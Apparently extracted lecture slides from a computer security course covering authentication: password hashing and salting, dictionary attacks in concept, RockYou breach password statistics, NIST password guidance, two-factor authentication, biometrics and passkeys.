
Reflected XSS



Stored XSS




XSRF (aka CSRF)



Authentication

Basic Problem



How do you prove to someone that
you are who you claim to be?

Any system with access control must solve this problem.

A slightly more fundamental question

- What are we trying to prove?

Many Ways to Prove Who You Are


- “Something you know”
 - Passwords
 - Answers to questions that only you know
- “Something you have”
 - Secure tokens, mobile devices
- “Something you are”
 - Biometrics

Passwords and Computer Security

- In 2012, **76% of network intrusions exploited weak or stolen credentials** (username/password)
 - Source: Verizon Data Breach Investigations Report
- In Mitnick's "Art of Intrusion" **8 out of 9 exploits involve password stealing and/or cracking**
- First step after any successful intrusion: install sniffer or keylogger to steal more passwords
- Second step: run cracking tools on password files
 - Cracking needed because modern systems usually do not store passwords in the clear

UNIX-Style Passwords

- How should we store passwords on a server?
 - In cleartext?
 - Encrypted?
 - Hashed?



Password Hashing

- Instead of user password, store $H(\text{password})$
- When user enters password, compute its hash and compare with entry in password file
 - System does not store actual passwords!
 - System itself can't easily go from hash to password
 - Which would be possible if the passwords were encrypted
- Hash function H must have some properties
 - **One-way**: given $H(\text{password})$, hard to find password
 - No known algorithm better than trial and error
 - “Slow” to compute


UNIX Password System

- Approach: Hash passwords
- Problem: **passwords are not truly random**
 - With 52 upper- and lower-case letters, 10 digits and 32 punctuation symbols, there are 94^8 == 6 quadrillion possible 8-character passwords ($\sim 2^{52}$)
 - **BUT:** Humans like to use dictionary words, human and pet names == 1 million common passwords

Dictionary Attack

- **Dictionary attack** is possible because many passwords come from a small dictionary
 - Attacker can pre-compute $H(\text{word})$ for every word in the dictionary – this only needs to be done once!
 - This is an offline attack
 - Once password file is obtained, cracking is instantaneous
 - Sophisticated password guessing tools are available
 - Take into account freq. of letters, password patterns, etc.

Salt



- Users with the same password have different entries in the password file
- Offline dictionary attack becomes much harder

Advantages of Salting

- Without salt, attacker can pre-compute hashes of all dictionary words once for all password entries
 - Same hash function on all UNIX machines
 - Identical passwords hash to identical values; one table of hash values can be used for all password files
- With salt, attacker must compute hashes of all dictionary words once for each password entry
 - With 12-bit random salt, same password can hash to 2^{12} different hash values
 - Attacker must try all dictionary words **for each salt value** in the password file
- Pepper: Secret salt (not stored in password file)

Other Password Security Risks

- Keystroke loggers
 - Hardware
 - Software (spyware)
- Shoulder surfing
- Same password at multiple sites
- Broken implementations
 - Recall TENEX timing attack
- Social engineering



Other Issues

- Usability
 - Hard-to-remember passwords?
 - Carry a physical object all the time?
- Denial of service
 - Attacker tries to authenticate as you, account locked after three failures

Default Passwords

- Examples from Mitnick's "Art of Intrusion"
 - U.S. District Courthouse server: "public" / "public"
 - NY Times employee database: pwd = last 4 SSN digits
- Mirai IoT botnet
 - Weak and default passwords on routers and other devices

Weak Passwords

- RockYou hack
 - “Social gaming” company
 - Database with 32 million user passwords from partner social networks
 - Passwords stored in the clear
 - December 2009: entire database hacked using an **SQL injection attack** and posted on the Internet
 - **One of many such examples!**



Weak Passwords

- RockYou hack



- “ Password Popularity – Top 20

- D
 - p
 - D
 - p

Rank	Password	Number of Users with Password (absolute)
1	123456	290731
2	12345	79078
3	123456789	76790
4	Password	61958
5	iloveyou	51622
6	princess	35231
7	rockyou	22588
8	1234567	21726
9	12345678	20553
10	abc123	17542

Rank	Password	Number of Users with Password (absolute)
11	Nicole	17168
12	Daniel	16409
13	babygirl	16094
14	monkey	15294
15	Jessica	15162
16	Lovely	14950
17	michael	14898
18	Ashley	14329
19	654321	13984
20	Qwerty	13856

Password Policies

- Old recommendation:
 - 7 or 8 characters, at least 3 out of {digits, upper-case, lower-case, non-alphanumeric}, no dictionary words, change every 4 months, password may not be similar to previous 12 passwords...

Password Policies

- Old recommendation:
 - 7 or 8 characters, at least 3 out of {digits, upper-case, lower-case, non-alphanumeric}, no dictionary words, change every 4 months, password may not be similar to previous 12 passwords...
- **But** ... results in frustrated users and less security
 - Burdens of devising, learning, forgetting passwords
 - **Users construct passwords insecurely, write them down**
 - Can't use their favorite password construction techniques (small changes to old passwords, etc.)
 - Heavy password re-use across systems
 - (Password managers can help)

“New” (2017) NIST Guidelines 😊

- Remove requirement to periodically change passwords
- Screen for commonly used passwords
- Allow copy-paste into password fields
 - But concern: what apps have access to clipboard?
- Allow but don't require arbitrary special characters
- Etc.

<https://pages.nist.gov/800-63-3/sp800-63b.html>

Improving(?) Passwords

- Add biometrics
 - For example, keystroke dynamics or voiceprint
- Graphical passwords
 - Goal: easier to remember? no need to write down?
- Password managers
 - Examples: LastPass, KeePass, built into browsers
 - Can have security vulnerabilities...
- Two-factor authentication
 - Leverage phone (or other device) for authentication

Password managers

- Generation
 - Secure generation of random passwords
- Management
 - Allows for password-per-account
- Safety?
 - Single point of failure
 - Vulnerability?
 - Phishing?

Multi-Factor Authentication

1. Sign in with your Google Account
Email: hikingfan@gmail.com
Password:
 Stay signed in

[Can't access your account?](#)

2. Google accounts
Enter verification code
To verify your identity on this computer, enter the verification code generated by your mobile application.
Enter code: 466453
 Remember verification for this computer for 30 days.
[Other ways to get a verification code »](#)

Google Authenticator
966286
wileyc@acme.com

Turn on Login Approvals
What is Login Approvals?
Login Approvals is a security feature that requires you to enter a code that we text to your phone when you log in from an unrecognized computer. You can enable this feature in a few simple steps.
If you ever lose access to your phone, you can always return to a previously-recognized computer to regain access to your account.
Note: You'll need to have your mobile phone with you to complete this process.

Gradescope:


Do you use 2-factor auth?

Do you use a password manager?

Why or why not?

How to compromise account protected with hardware second factor?

Secondary Factors Do Help!



Why does 2FA (sometimes) work?


- Stops phishing, when it is hardware token
- Doesn't when it is SMS 😞

Hardware 2FA tokens (U2F/FIDO)



Graphical Passwords

- Many variants... one example: Passfaces
 - Assumption: easy to recall faces



Graphical Passwords

- Another variant: draw on the image (Windows 8)



- Problem: **users choose predictable points/lines**

Unlock Patterns



- Problems:

- Predictable patterns (familiar pattern by now)
- Smear patterns
- Side channels: apps can use accelerometer and gyroscope to extract pattern!

What About Biometrics?

- Authentication: **What you are**
- Unique identifying characteristics to authenticate user or create credentials
 - Biological and physiological: Fingerprints, iris scan
 - Behaviors characteristics - how perform actions: Handwriting, typing, gait
- Advantages:
 - Nothing to remember
 - Passive
 - Can't share (generally)
 - With perfect accuracy, could be fairly unique


What are reasons to use/*not* use biometrics?

Issues with Biometrics

- Private, but not secret
 - Maybe encoded on the back of an ID card?
 - Maybe encoded on your glass, door handle, ...
 - Sharing between multiple systems?
- Revocation is difficult (impossible?)
 - Sorry, your iris has been compromised, please create a new one...
- Physically identifying
 - Soda machine to cross-reference fingerprint with DMV?
- Birthday paradox
 - With false accept rate of 1 in a million, probability of false match is above 50% with only 1609 samples

Attacking Biometrics

- An adversary might try to steal biometric info
 - Malicious fingerprint reader
 - Consider when biometric is used to derive a cryptographic key
 - Residual fingerprint on a glass



Passkeys (2024ish)

- An actual, deployed, genuine *password replacement*
 - *Also a 2fa replacement!*
 - *And a username replacement!*
- Basic goals:
 - Store some sort of key on user end-devices
 - Use that key to login to Stuff
 - Don't allow losing the key
 - Somehow make the key moving between devices Easy